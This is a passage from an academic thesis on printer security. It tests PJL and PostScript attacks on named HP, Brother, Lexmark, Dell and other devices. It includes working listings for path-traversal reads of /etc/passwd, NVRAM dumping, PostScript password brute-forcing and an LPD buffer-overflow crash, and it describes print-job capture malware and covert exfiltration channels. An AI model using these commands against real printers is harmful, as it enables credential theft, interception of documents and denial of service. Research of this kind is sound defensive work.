Manipulating hardware page counters with PJL or tricking software page counters with PostScript can be performed in all defined attacker models, however it deserves to be mentioned that only a local attacker (AM1) has an actual benefit of free hard copies.

7.2.3. Print Job Manipulation

Content overlay To implement the attacks described in Section 5.3.1, we redefine the `showpage` operator which is contained in every PostScript document to print the current page. We can hook in there, execute our own code and then call the original version of the operator. Therefore we can overlay all pages to be printed with a custom EPS file. This can be used to play pranks like putting 'hax0r slogans' on all sheets – but also for legitimate tasks such as creating letterheads. Obviously, such an approach can only be successful if PostScript is used as printer driver and no *StartJobPassword* (see Section 7.2.5) is set. The attack can be carried out in AM1, AM2 and AM3.

Content replacement The problem of replacing text in PostScript files can be reduced to the problem of extracting strings from the rendered document. This is not trivial, because strings can be dynamically built by the PostScript program itself. Hence, simple parsing and replacing within the document source code is not an option. This issue has been discussed by [NMR+97]. They use a PostScript interpreter with a redefined `show` operator to index documents for the New Zealand Digital Library Project (NZDLP). The `show` operator accepts a string as input, which is painted to a certain location of the current page. By redefining the operator, text can elegantly be extracted. We use this approach for targeted searching and replacing in strings immediately before they are painted. While this scheme sounds good in theory and was 'surprisingly effective on the 40,000 technical reports' [NMR+97] of the NZDLP, it depends on the PostScript code quality generated either directly by an application or by a printing system like CUPS. For example, the approach is successful for LaTeX based PostScript documents which are directly send to the printer while it fails for

PostScript files generated by *GIMP*[7] which instead of strings creates raster graphics of their representation. The same issue occurs for any document format – even PostScript itself – when processed by CUPS. Theoretically such language constructs could also be parsed, this would however go beyond the scope of this work. Content replacements attacks can be carried out in AM1, AM2 and AM3. A an overview of tested printers is given in Table 7.6. Devices with broken printing mechanics are listed as 'n/a'.

Printer model	content overlay	content replacement
HP LaserJet 1200	✓	✓
HP LaserJet 4200N	✓	✓
HP LaserJet 4250N	✓	✓
HP LaserJet P2015dn	✓	✓
HP LaserJet M2727nfs	✓	✓
HP LaserJet 3392 AiO	✓	✓
HP Color LJ CP1515n	✓	
Brother MFC-9120CN	✓	
Brother DCP-9045CDN	✓	✓
Lexmark X264dn	✓	✓
Lexmark E360dn	✓	✓
Lexmark C736dn	✓	✓
Dell 5130cdn	n/a	n/a
Dell 1720n	✓	✓
Dell 3110cn	✓	✓
Kyocera FS-C5200DN	✓	✓
Samsung CLX-3305W	n/a	n/a
Samsung MultiPress 6345N	n/a	n/a
Konica bizhub 20p		
OKI MC342dn	✓	✓

Table 7.6.: Content overlay and replacement attacks

7.2.4. Information Disclosure

Covert channels Sometimes feedback cannot be directly received from the device. Examples of this include deploying the malicious print job over an indirect channel like LPD or IPP as discussed in Section 7.1 or communicating with a PostScript interpreter which does not support echo to *stdout* as shown in Table 6.2. In such cases, the attacker can try to use a covert channel to retrieve the requested information. In the following, we briefly discuss four potential convert channels: DNS, XSS, fax and the 'garbage backchannel'. Other side channels to leak information which are not further discussed in this work may be borrowed from the world of blind SQL injection (see [Spe03]).

[7] Kimball, S. and Mattis, P., *GIMP – GNU Image Manipulation Program*, `https://www.gimp.org/`, Sep. 2016

DNS Backchannel If an attacker has code execution on the printer as discussed in Section 5.5, she can make her own TCP/IP connections back to an attacker-controlled C&C server. The communication can be hidden in arbitrary protocols like outbound HTTP(s) requests. If the printer is restricted to the local network – either because it has no route to the internet or outbound connections are blocked by a firewall – it might still be able to perform outbound DNS lookups over a local nameserver as discussed in [NNR09]. While such DNS backchannels are not printer-specific, they deserve to be mentioned as one way to leak sensitive information if the attacker controls the device.

XSS Backchannel Another approach is to manipulate files on the device's embedded web server using file operations supported by the printing language as described in Section 5.4.2. The results of malicious PostScript commands can be hardcoded as cross-site requests in the `index.html` file. When the victim visits the printer's web server, this information will be leaked to an attacker-controlled server on the internet. To increase her chances, an attacker can disable printing functionality as described in Section 5.1.3 and set an error message on the printer's control panel display requesting the user to visit the web server. This attack can be performed on older HP LaserJets where access to the webroot is possible using PJL or PostScript file operations.[8]

Fax Backchannel In the mid-90s, 'PostScript fax' was introduced by Adobe as a language supplement [Ado95], allowing compatible devices to send and receive PostScript files via telefax. This gives an attacker the possibility to use ordinary phone lines as a channel to deploy malicious PostScript code. Unfortunately, PostScript fax never established itself and was only implemented in a handful of devices. However, outbound fax can often be controlled by proprietary PJL commands on today's MFPs. This can be used to leak information to an attacker-controlled fax device called by the MFP. Sending fax can be performed on the *HP LaserJet M2727nfs*, the *HP LaserJet 3392 AiO*, the *Brother MFC-9120CN*, the *Lexmark X264dn* and the *OKI MC342dn* in our printer fleet. Note that this can also be used to cause financial loss to an institution.

Garbage Backchannel While printouts should usually be avoided to remain hidden, an attacker who has the capabilities to print can use PostScript to encode the results of her doings as innocent error messages or 'printer test page', by using 'yellow dots' techniques [9] on empty papers or more advanced stenographic methods as described by [VK+04]. Such 'garbage copies' may not be considered as sensitive information and therefore not shred by employees. From there on, the attacker just needs to fetch the hard copies by dumpster diving. This attack works even for printers not connected to any network or telephone line at all, if the attacker can access the institution's garbage.

[8] @0x00string, *HP Laser Jet - JavaScript Persistent Cross-Site Scripting via PJL Directory Traversal*, `https://www.exploit-db.com/exploits/32990/`, Sep. 2016

[9] Electronic Frontier Foundation, *Is Your Printer Spying On You?*, `https://w2.eff.org/Privacy/printers/`, Sep. 2016

Memory access We were not able to reproduce memory dumping using PostScript as touched upon in Section 5.4.1, because we are not in possession of Xerox devices. But the *Brother MFC-9120CN*, the *Brother DCP-9045CDN* and the *Konica bizhub 20p* are vulnerable to arbitrary NVRAM access using PJL as shown in Listing 7.14, where `X` is an integer, incremented in our prototype implementation to dump the NVRAM.

Listing 7.14: Memory Access via proprietary PJL Commands (Brother)

```
1 @PJL RNVRAM ADDRESS = X                (read byte at location X)
2 @PJL WNVRAM ADDRESS = X DATA = Y       (write byte Y to location X)
```

This leads to disclosure of embedded web server passwords by a local attacker (AM1), a network attacker (AM2) or a web attacker (AM3). Furthermore – if set – user PINs, passwords for POP3/SMTP as well as for FTP and Active Directory profiles can be obtained. For MFPs, the attacker can change the Scan-to-FTP settings so scanned documents are delivered to an attacker-controlled FTP server or she can exchange fax numbers in the address book whereby fax is sent to the attacker's fax number instead.

File system access To evaluate PostScript and PJL implementations for access to the file system as discussed in Section 5.4.2, we implemented the functionality in *PRET* according to the standards [Ado99, HP 97] and tested it against the printer pool.

PostScript Accessing files with PostScript is supported by a variety of devices in our test printer pool but sandboxed to a certain directory. This limits the possibilities of an attacker to mostly harmless actions like font modification. Only the *HP LaserJet 4200N* is prone to path traversal which allows access to the whole file system. This issue which affects almost forty HP devices has been discussed in [CVE12] and is fixed in current firmware versions like the one available for the *HP LaserJet 4250N* in our pool of test printers. The protection mechanism however is flawed: By using `%*%` as disk prefix and replacing `../` with `.././` we are able to access the whole file system even for the latest firmware version. The impact is significant: Passwords for the embedded web server can be found in `/dev/rdsk_jdi_cfg0` while the RAM is available for reading and writing at `/dev/dsk_ram0`. An example for PostScript file system access on the *HP LaserJet 4200N* is given in Listing 7.15. The *OKI MC342dn* allows one level of path traversal, where a directory called 'hidden' is located which contains stored fax numbers, email contacts and local users' PINs as well as the SNMP community string and password. More interesting however is the fact that this MFP can be integrated into a network using features like Email-to-Print or Scan-to-FTP. Therefore we can find the passwords for LDAP, POP3, SMTP, outbound HTTP proxy, FTP, SMB and Webdav as well as the IPsec pre-shared key. This version of the model does not support Wi-Fi, otherwise the Wi-Fi pre-shared key could potentially be found here, too. This is a good example how an attacker can escalate her way into a company's network, using the printer device as a starting point. Contrary to our expectations, none of the tested devices allowed access to a mounted USB stick.

Listing 7.15: File system access with PostScript

```
> /str 256 string def (%*%../*)                    (list all files)
> {==} str filenameforall
< (%disk0%../webServer/home/device.html)
< (%disk0%../webServer/.java.login.config)
< (%disk0%../webServer/config/soe.xml)

> /byte (0) def                                    (read from file)
> /infile (../../../etc/passwd) (r) file def
> { infile read {byte exch 0 exch put
>   (%stdout) (w) file byte writestring}
>   {infile closefile exit} ifelse
> } loop
< root::0:0::/:/bin/dlsh

> /outfile (test.txt) (w+) file def                (write to file)
> outfile (Hello World!)  writestring
> outfile closefile
```

PJL Of the tested devices only five allow file system access with PJL commands. The *HP LaserJet 4200N*, the *HP LaserJet 4250N* and the *Konica bizhub C454e* are prone to path traversal attacks which is well known for both HP LaserJets and has been discussed in [CVE10]. The countermeasure proposed by HP is to enable disk lock which can easily be broken as discussed in Section 7.2.5. An example for PJL file system access on the *HP LaserJet 4200N* is given in Listing 7.15.

Listing 7.16: File system access with PJL

```
> @PJL FSDIRLIST NAME="0:\" ENTRY=1 COUNT=65535    (list all files)
< . TYPE=DIR
< .. TYPE=DIR
< PostScript TYPE=DIR
< PJL TYPE=DIR
< saveDevice TYPE=DIR
< webServer TYPE=DIR

> @PJL FSQUERY NAME="0:\..\..\etc\passwd"          (read from file)
< @PJL FSQUERY NAME="0:\..\..\etc\passwd" TYPE=FILE SIZE=23
> @PJL FSUPLOAD NAME="0:\..\..\etc\passwd" OFFSET=0 SIZE=23
< root::0:0::/:/bin/dlsh

> @PJL FSDOWNLOAD SIZE=13 NAME="0:\test.txt"       (write to file)
> Hello World!
```

On the *Konica bizhub C454e* we were able to get a list the contents of the root directory – which is a typical Linux file system – but not to actually access any files. One interesting file which can be read and written is `/../sysdata/acc/job.csv`, which contains logged print job metadata, including document titles and usernames.

The 'hidden' directory on the *OKI MC342dn* does not appear in PJL directory listings, however it can be accessed as in PostScript once the name is known. The *HP LaserJet 4250N* contains a file named `/webServer/config/soe.xml` which hold the password to a user-set email account for sending/receiving status information.

An overview of file system access in PostScript and PJL implementations within our pool of test printers is given in Table 7.7. The ✓ sign indicates that access to the whole file system is allowed while (✓) means that access is sandboxed to a certain directory. Devices which did not return any PostScript feedback and where results could not be printed because of mechanically broken printing functionality are listed as 'n/a'. Attacks can be performed in AM1, AM2 and AM3 and included in ordinary print jobs.

Printer model	PostScript		PJL	
	read	write	read	write
HP LaserJet 1200				
HP LaserJet 4200N	✓	✓	✓	✓
HP LaserJet 4250N	✓	✓	✓	✓
HP LaserJet P2015dn				
HP LaserJet M2727nfs				
HP LaserJet 3392 AiO				
HP Color LaserJet CP1515n				
Brother MFC-9120CN	(✓)			
Brother DCP-9045CDN	(✓)			
Lexmark X264dn	(✓)	(✓)		
Lexmark E360dn	(✓)	(✓)		
Lexmark C736dn	(✓)	(✓)		
Dell 5130cdn	(✓)	(✓)		
Dell 1720n	(✓)	(✓)		
Dell 3110cn	(✓)		(✓)	
Kyocera FS-C5200DN	(✓)			
Samsung CLX-3305W	n/a	n/a		
Samsung MultiPress 6345N	n/a	n/a		
Konica bizhub 20p	(✓)			
OKI MC342dn	(✓)	(✓)	(✓)	(✓)
Konica bizhub C454e	(✓)	(✓)	✓	✓

Table 7.7.: File system access with PostScript and PJL

Print job disclosure In the following we evaluate the assumptions on legitimate print job retention and malicious PostScript job capture as introduced in Section 5.4.3.

Job retention Legitimate job retention can be enabled for the current document by setting the PJL *HOLD* variable (see [HP 97]). An example is given in Listing 7.17.

Listing 7.17: PCL command to hold the current print job

```
@PJL SET HOLD=ON
[actual data to be printed]
```

Hold jobs are kept in memory and can be reprinted from the printer's control panel which is accessible only by a local attacker (AM1). This feature is supported by the *HP LaserJet 4200N*, the *HP LaserJet 4250N* and the *Samsung MultiPress 6345N*. PostScript offers similar functionality which however is model- and vendor-specific. For the *HP LaserJet 4200N* and the *HP LaserJet 4250N*, job retention can be enabled by prepending the commands shown in Listing 7.18 to a PostScript document.

Listing 7.18: PostScript commands to hold the current print job

```
<< /Collate true /CollateDetails
<< /Hold 1 /Type 8 >> >> setpagedevice
```

While it is theoretically possible to permanently enable PostScript job retention using the `exitserver` operator, this setting is explicitly reset by CUPS at the beginning of each print job using `<< /Collate false >> setpagedevice`. Similar to PJL this feature can only be exploited by a local attacker (AM1) to reprint stored jobs.

Job capture With the capability to hook into arbitrary PostScript operators as shown in Section 7.2.3 it is possible to manipulate and access foreign print jobs. To parse the actual datastream send to the printer, we apply an idea based on the *debug.ps*[10] project: Every line to be processed by the PostScript interpreter can be accessed by reading from the `%lineedit` special file [Ado99]. This can be done in a loop to line by line retrieve the content of printed documents. Each line can further be executed using the `exec` operator and appended to a file. This method however only worked for few devices in our test printer pool and for unknown reasons lines started to get crippled at random on larger print jobs. We therefore searched for a technique to store print jobs independent of support for file operations and came to the conclusion to use permanent dictionaries. This approach is very generic but also has some drawbacks: All code – even from normal print jobs – runs outside of the PostScript server loop which means all introduced language constructs and definitions are made permanent. This behaviour is not desirable and may fill up the memory in the long run. One practical problem was to decide which operator should be hooked as we do not gain access to the datastream until this operator is processed by the PostScript interpreter and our own code is executed. As we want to capture print jobs from the very beginning our redefined operator must be the very first operator contained in the PostScript document. Fortunately all documents printed with CUPS are pressed into a fixed structure beginning with `currentfile /ASCII85Decode filter`.

[10] Joshua Ryan, M., *debug.ps – A portable source-level debugger for PostScript programs*, `https://github.com/luser-dr00g/debug.ps`, Sep. 2016

Based on the assumption of such a fixed structure we can overwrite `currentfile` to invoke `exitserver` and `filter` to finally start the capture loop. For other printing systems this attack should also be possible, but operators need to be adapted. Note that the PostScript header which usually includes media size, user and job names cannot be captured using this method because we first hook into at the beginning of the actual document. A complete code listing to capture future print jobs is given in Listing A.1 in the appendix. This vulnerability has presumably been present in printing devices for decades as solely language constructs defined by the PostScript standard are abused.

Printer model	PJL job retention	PS job retention	PS job capture
HP LaserJet 1200			✓
HP LaserJet 4200N	✓	✓	✓
HP LaserJet 4250N	✓	✓	✓
HP LaserJet P2015dn			✓
HP LaserJet M2727nfs			✓
HP LaserJet 3392 AiO			✓
HP Color LaserJet CP1515n			✓
Brother MFC-9120CN			
Brother DCP-9045CDN			
Lexmark X264dn			✓
Lexmark E360dn			✓
Lexmark C736dn			✓
Dell 5130cdn			✓
Dell 1720n			✓
Dell 3110cn			n/a
Kyocera FS-C5200DN			
Samsung CLX-3305W			n/a
Samsung MultiPress 6345N	✓		n/a
Konica bizhub 20p			
OKI MC342dn			✓

Table 7.8.: Devices vulnerable to print job disclosure

To evaluate this attack, we infected all devices in the test printer pool with the PostScript malware and printed the first ten pages of [Ado99] which is available as PDF document. All devices except *Brother*-based printers and the *Kyocera FS-C5200DN* which throws a PostScript syntax error message are vulnerable as shown in Table 7.8. The *Dell 3110cn*, the *Samsung MultiPress 6345N* and the *Samsung CLX-3305W* could not be tested as they do not allow PostScript feedback. This attack can be carried out in AM1, AM2 and AM3 because only the capability to print is required.

7.2.5. Credential disclosure

In addition to web server passwords which can be obtained by memory or file system access as previously described, printer language credentials themselves are a valuable target as they are required for some of the attacks described in this work. For example, PJL disk lock as shown in Listing 7.19 is the defense mechanism propagated by HP against PJL file system access, including known path traversal vulnerabilities [HP 10]. PJL passwords however are vulnerable to brute-force attacks because of their limited 16 bit key size as demonstrated by [FX 02] who were able to unlock the disk protection within six hours in the worst case. With PJL interpreters having gotten faster while the PJL standard was never updated and still limits passwords to numerical values ranging from 1 to 65535 [HP 97], cracking time has efficiently decreased. The devices in our test printer pool, could verify between 50 and 1,000 passwords per second leading to average cracking times between 30 seconds and ten minutes as shown in Table 7.9.

Listing 7.19: PJL control panel and disk lock

```
1 @PJL JOB PASSWORD=0
2 @PJL DEFAULT PASSWORD=12345
3 @PJL DEFAULT DISKLOCK=ON
4 @PJL DEFAULT CPLOCK=ON
```

The attack can be carried out in AM1, AM2 and AM3. Feedback from the printer is not required because attackers can blindly remove the password protection by including all 65535 possible combinations in a single print job. Note that while PJL passwords could be set on various devices, actual disk lock and/or control panel lock was only supported by the *HP LaserJet 4200N*, the *HP LaserJet 4250N*, the *Brother MFC-9120CN* and the *Konica bizhub 20p*. We are not aware if the password has any undocumented, proprietary effects on the other machines or is just a dummy variable. Non-compliant with the PJL standard, the *Brother MFC-9120CN*, the *Brother DCP-9045CDN* and the *Konica bizhub 20p* do not verify the password to lock or unlock the control panel, rendering it practically useless.

PostScript has similar protection mechanisms: The *SystemParamsPassword* is used to change print job settings like paper size while the *StartJobPassword* is required to exit the server loop and therefore permanently alter the PostScript environment. The `checkpassword` operator which takes either an integer or a string as input checks for both passwords at once [Ado95]. The key size is very large: PostScript strings can contain arbitrary ASCII characters and have a maximal length of 65565 [Ado99] which theoretically allows 524,280 bit passwords. On the positive side, brute-force attacks against PostScript passwords can be performed extremely fast because the PostScript interpreter can be programmed to literally crack itself. A simple PostScript password cracker testing for numerical values as passwords is shown in Listing 7.20.

Listing 7.20: PostScript password brute-force

```
/min 0 def /max 1000000 def
statusdict begin {
  min 1 max
  {dup checkpassword {== flush stop} {pop} ifelse} for
} stopped pop
```

Results are given in Table 7.9. Tested printers were capable of performing between 5,000 and 100,000 password verifications per second. Such enormous cracking rates can be achieved because a printer's RIP is highly optimized for fast processing of PostScript code. The *Brother MFC-9120CN*, the *Brother DCP-9045CDN* and the *Konica bizhub 20p* are exceptions. They only accept one password per second but also check for the very first character of the password only which effectively limits the key size to 256 characters or 8 bit. The *Samsung CLX-3305W* and the *Samsung MultiPress 6345N* do not allow PostScript feedback and their printing functionality is mechanically broken, so we used a side-channel based on timing to estimate cracking speed. The *Kyocera FS-C5200DN* does not support permanent PostScript passwords.

Printer model	PJL passwords		PostScript passwords	
	key size	tests/sec	key size	tests/sec
HP LaserJet 1200	16 bit	200	524,280 bit	5,000
HP LaserJet 4200N	16 bit	200	524,280 bit	91,000
HP LaserJet 4250N	16 bit	130	524,280 bit	100,000
HP LaserJet P2015dn	16 bit	1,000	524,280 bit	83,000
HP LaserJet M2727nfs	16 bit	100	524,280 bit	100,000
HP LaserJet 3392 AiO	16 bit	1,000	524,280 bit	53,000
HP Color LJ CP1515n	16 bit	1,000	524,280 bit	100,000
Brother MFC-9120CN	16 bit	n/a	8 bit	1
Brother DCP-9045CDN	16 bit	n/a	8 bit	1
Lexmark X264dn	n/a	n/a	524,280 bit	5,000
Lexmark E360dn	n/a	n/a	524,280 bit	8,000
Lexmark C736dn	n/a	n/a	524,280 bit	53,000
Dell 5130cdn	n/a	n/a	524,280 bit	62,000
Dell 1720n	n/a	n/a	524,280 bit	12,000
Dell 3110cn	n/a	n/a	524,280 bit	50,000
Kyocera FS-C5200DN	16 bit	50	n/a	n/a
Samsung CLX-3305W	n/a	n/a	524,280 bit	62,000
Samsung MultiPress 6345N	n/a	n/a	n/a	n/a
Konica bizhub 20p	16 bit	n/a	8 bit	1
OKI MC342dn	n/a	n/a	524,280 bit	38,000

Table 7.9.: Exhaustive key search in PJL and PostScript

7.2.6. Remote Code Execution

In the following we evaluate the risk of buffer overflows in network printers and document firmware updates procedures as well as software platforms for the major vendors.

Buffer overflows In Section 5.5.1, we discussed the potential vulnerability of network services to buffer overflows. For a proof-of-concept implementation, we wrote a simple LPD fuzzer, sending more characters than allowed by the specification [McL90] to all defined user inputs of the LPD protocol. This trivial test was successful on various devices in our test printer pool: Receiving 150 characters and more as *username* operator of the control file's `L` command (*print banner page*) as shown in Listing 7.21 completely crashes the *HP LaserJet 1200*, the *HP LaserJet 4200N*, the *HP LaserJet 4250N*, the *Dell 3110cn*, the *Kyocera FS-C5200DN* as well as the *Samsung MultiPress 6345N* and requires a manual restart to get the printers back to life.

Listing 7.21: LPD protocol buffer overflow in HP LaserJet printers

```
1  $ ./lpdtest.py printer in "`python -c 'print "x"*150'`"
2
3  > 02 6c 70 0a                                           .lp.
4  < 00                                                    .
5  > 02 31 35 32 20 63 66 41 30 30 31 0a                   .152 cfA001.
6  < 00                                                    .
7  > 4c 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 Lxxxxxxxxxxxxxxx
8  > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
9  > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
10 > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
11 > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
12 > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
13 > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
14 > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
15 > 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
16 > 78 78 78 78 78 78 78 0a 00                         xxxxxxx..
```

This vulnerability potentially leads to remote code execution, given correct shellcode and return address. This is particularly dangerous on embedded devices, as they may have no protection mechanisms against buffer overflows like ASLR or user separation, so all executed code is run as superuser. However, writing custom shellcode would exceed the scope of this work. Therefore we are not going deeper into this issue and leave it as proof-of-concept for an effective denial of service attack. The attack can be carried out by a network attacker (AM2). A web attacker (AM3) can only exploit this flaw if cross-protocol scripting to port 515/tcp is allowed by the web browser. This could be successfully tested with the Internet Explorer 10. Other popular browsers however block access to the LPD port by default as shown in Table 7.2.

Firmware updates To give an overview of firmware deployment procedure as announced in Section 5.5.2 we downloaded and systematically categorized 1,400 firmware files for the top 10 printer manufacturers. Furthermore, we contacted each customer support and asked for information concerning protection mechanisms against firmware modification attacks. The results are as follows. A summary of file headers or types for all obtained firmware files is given in Table A.5 in the appendix.

HP Firmware can be downloaded from `http://support.hp.com` or directly from `ftp://ftp.hp.com/pub/networking/software/pfirmware/` via FTP. We retrieved 419 files in HP's traditional remote firmware update (`.rfu`) format and 206 newer 'HP FutureSmart' binaries (`.bdl`). The `.rfu` files contain proprietary PJL commands like `@PJL UPGRADE SIZE=...`, indicating that firmware updates are deployed as normal print jobs. This has been demonstrated by [CS11] and caused HP to digitally sign all their printer firmware since March 2012 [HP 12].

Canon Firmware is available at `http://www.canon.com/support/`. Canon however requires a valid device serial number which we did not have and therefore were not able to download any firmware. According to email correspondence with a Canon technical support representative, 'firmware does have to be digitally signed by Canon in order for it to be accepted by the printer'.

Epson Firmware can be downloaded from `http://epson.com` and via FTP from `ftp://download.epson-europe.com/`. Files come as WinZip self-extracting `.exe` files and can be unpacked using *unp*.[11] The contained `.efu` files can be analyzed using *Binwalk*[12] which extracts the actual firmware. We were able to obtain 49 `.rcx` files of unknown format ('SEIKO EPSON EpsonNet Form') and nine `.prn` files containing PJL commands (`@PJL ENTER LANGUAGE=DOWNLOAD`). We were unable to find publicly available information on protection mechanisms and did not get a response from customer support regarding this topic.

Dell Firmware can be obtained from `http://downloads.dell.com` and from `ftp://ftp.us.dell.com/printer`. Files can be unpacked using *unp* and the included `.zip` files can be extracted with a variant of *unzip*. Dell does not produce any printing devices, but rebadges the products of other vendors. Therefore a wide variety of firmware files, including 18 `.hd` files containing `@PJL FIRMWARE=...`, 25 `.prn` files containing `@PJL ENTER LANGUAGE=DOWNLOAD` and 30 `.fls`/`.fly` files containing `@PJL LPROGRAMRIP` were found. Regarding protection mechanisms, we could not find any publicly available information and did not get a response from customer support regarding any security mechanisms.

[11] Karwath, A., *UNP executable file restore utility*, `http://unp.bencastricum.nl/`, Sep. 2016
[12] Heffner, C., *Binwalk firmware analysis tool*, `http://binwalk.org/`, Sep. 2016

Brother Firmware cannot be easily downloaded. Instead a Windows binary needs to be run which checks for available printers and requests download links for the latest firmware from a web service. By guessing correct parameters, we were able to get the links for 98 files. Firmware files do not need to be unpacked as they already come in raw format. 79 files have the extension `.djf` and contain `@PJL EXECUTE BRDOWNLOAD` while nine `.blf` files contain `@PJL ENTER LANGUAGE=PCL`. We were unable to find publicly available information on protection mechanisms and did not get a valid response from customer support regarding this topic.

Lexmark Firmware is available from `http://support.lexmark.com` and can be unpacked using `unp`. 63 `fls` files could be obtained containing the PJL header `@PJL LPROGRAMRIP` to install the firmware. Lexmark's security whitepaper claims 'packages must be encrypted with a symmetric encryption algorithm through a key that is known only to Lexmark and is embedded securely in all devices. However, the strongest security measure comes from requiring that all firmware packages must include multiple digital 2048-bit RSA signatures from Lexmark. If these signatures are not valid [...] the firmware is discarded' [Lex13].

Samsung Firmware can be downloaded from `http://www.samsung.com/us/support/download`. Retrieved files either come as zip archives or Windows executables which can be run in wine and further unpacked using *unp*. This way, 33 `.hd` files starting with `@PJL FIRMWARE` and associated `.prn` files containing `@PJL DEFAULT SWUPGRADE=ON` could be obtained. We could not find publicly available information concerning protection mechanisms and did not get a response from customer support regarding this topic.

Xerox Firmware is publicly available at `http://www.support.xerox.com`. Downloaded files come in zip format and can be unpacked using *unzip*. Firmware files are in different formats: 16 `.hd` files including `@PJL FIRMWARE=...`, 36 PostScript files for older devices and 35 `.dlm` files which is the format used by currently used by Xerox and includes digital signatures. A flaw in the deployment process however was found by [Hei11] and extended by [WE16], leading to remote code execution – the private key and the tool used for code signing was contained in the firmware itself.

Ricoh The 'Firmware Download Center' at `https://support.ricoh.com` is not open to the general public. Fortunately the interweb contains direct links to a couple of driver/firmware download pages so we are able to obtain 31 firmware files using a simple Google search (`site:support.ricoh.com firmware`). Files can be unpacked using *unp*. 14 `.bin` files contain `@PJL RSYSTEMUPDATE SIZE=`...while 15 `.brn` files are associated with a `settings.ini`, including `@PJL FWDOWNLOAD` and `USERID=sysadm, PASSWORD=sysadm`. We did not find any up-to-date information on protection mechanisms. In a whitepaper dating

back to 2007, Ricoh claims that 'only service technicians have a password and dedicated account for making firmware updates' [Cor07].

Kyocera Kyocera does not release firmware to end-users. In a publicly available Kyocera dealer forum however, firmware downloads for various models are linked: `ftp://ftp.kdaconnect.com`. Files can be unpacked using *unp* and contain mountable *cramfs*[13] and *squashfs*[14] images as well as proprietary binary formats. Firmware is deployed as a print job with `!R! UPGR'SYS';EXIT;` prepended – the *upgrade* command of the PRESCRIBE page description language [Kyo96]. We were unable to find publicly available information on protection mechanisms and did not get a response from customer support regarding this topic.

Konica Minolta Although not actively promoted, firmware can be downloaded from `http://download6.konicaminolta.eu`. Newer internet-connected devices have the capability to perform firmware updates themselves. Compressed files come in different formats and can be unpacked using *unp*, *unzip* and *tar* which results in 38 proprietary `.bin` files, 20 PostScript based 'softload printer modules' for older devices and 14 files of different extensions containing PJL commands like `@PJL ENTER LANGUAGE=FIRMUPDATE`. The Konica Minolta security whitepaper claims that firmware is verified using a 'hash value' [Kon14]. It may be doubted that such a scheme is cryptographically secure, however we did not perform a further analysis.

Results Out of ten analyzed manufacturers, nine use PJL commands for all or at least some of their firmware update procedures which is a strong indicator that updates are deployed as ordinary print jobs. The remaining manufacturer – Kyocera – applies the PRESCRIBE page description language. We can therefore claim that it is common in the printing industry to install new firmware over the printing channel. This corresponds with our observations made when updating the firmware in the test printer pool: A network traffic analysis showed that all updates were performed over port 9100/tcp which is a potential security risk and can be exploited in AM1, AM2 and AM3 if modified firmware was accepted by the printer device. We can therefore name a major design flaw present in almost any printer device: data and code over the same channel. It is however out of the scope of this work to make a reasoned statement on the individual manufacturers' protection mechanisms. An in-depth analysis of firmware modification attacks should be part of future work.

[13] Quinlan, D., *cramfs*, `http://sourceforge.net/projects/cramfs/`, Sep. 2016
[14] Lougher, P. and Lougher, R., *squashfs*, `http://squashfs.sourceforge.net/`, Sep. 2016

Software packages In the following we give a rough outline on the software platforms provided by major printer vendors to extend functionality of their devices as announced in Section 5.5.3.

HP (Chai/OXP) HP introduced their 'Chai Appliance Platform' platform in 1999 to run Java applications on LaserJet printers. While an SDK had been open to the public at first, access was later restricted to members of HP's developer network. Chai servlets which come as `.jar` files which originally needed to be certified and signed by HP before they would be accepted by a printer device. [FX 02] discovered a flaw in the deployment process: By installing *EZloader* – an alternative loader software provided by HP which had already been signed – they were able to upload and run their own, unsigned Java packages. As it seems, code signing was completely dropped by HP for later Chai versions: We were able to write and execute a proof-of-concept printer malware which listens on port 9100 and uploads incoming documents to an FTP server before printing them. Our code is based on [Wae05] who extended the device to support load-balancing and included the required SDK files and proprietary Java libraries in their demonstration. With the libraries, arbitrary Java code can be complied and executed on the *HP LaserJet 4200N* and the *HP LaserJet 4250N* by uploading the `.jar` files to a 'hidden' URL: `http://printer/hp/device/this.loader`. This attack can be carried out by a network attacker (AM2) if no password has yet been set for the embedded web server. Otherwise, the password must first be retrieved from `/dev/rdsk_jdi_cfg0` with PostScript (see Section 7.2.4) or bypassed by resetting the device to factory defaults as described in Section 7.2.2. A web attacker can upload the `.jar` file using CSRF if the victim is currently logged into the printer's embedded web server. For newer devices, HP uses the web services based 'Open Extensibility Platform' (OXP) instead of Chai of which no SDK is publicly available.

Canon (MEAP) The 'Multifunctional Embedded Application Platform' (MEAP) is a Java-based software platform introduced by Canon in 2003 for their imageRunner series and extended to web services in 2010. Third party developers can obtain the MEAP SDK for a fee of *$5,000* which is certainly out of scope for research purposes.

Xerox/Dell (EIP) The 'Extensible Interface Platform' (EIP) [Bis16] was announced in 2006 by Xerox for various MFPs. The architecture – which is also supported by a few rebadged Dell devices – is based on web services technology. The SDK is freely available for registered developers, however not supported by any of our test printers.

Brother (BSI) The 'Brother Solutions Interface' is an XML-based web architecture launched in 2012 for scanners, copiers and printers. Access to the SDK is available to licensed developers. None of the devices in our test printer pool has support for BSI.

Lexmark (eSF) The 'Embedded Solution Framework' (eSF) was launched in 2006 for Lexmark MFPs. The SDK to develop Java applications is reserved for 'specially

qualified partners'. According to [Lex13] 'these applications must be digitally signed by Lexmark before being adopted' using 2048-bit RSA signatures (compare [RSA78]).

Samsung (XOA) The 'eXtensible Open Architecture' (XOA) was introduced by Samsung in 2008 and comes in two flavours: the XOA-E Java virtual machine and the web services based XOA-Web. The SDK is only available to Samsung resellers.

Ricoh (ESA) The 'Embedded Software Architecture'(ESA) [Ric14] was launched by Ricoh in 2004. The Java based SDK/J is available to developers after a registration.

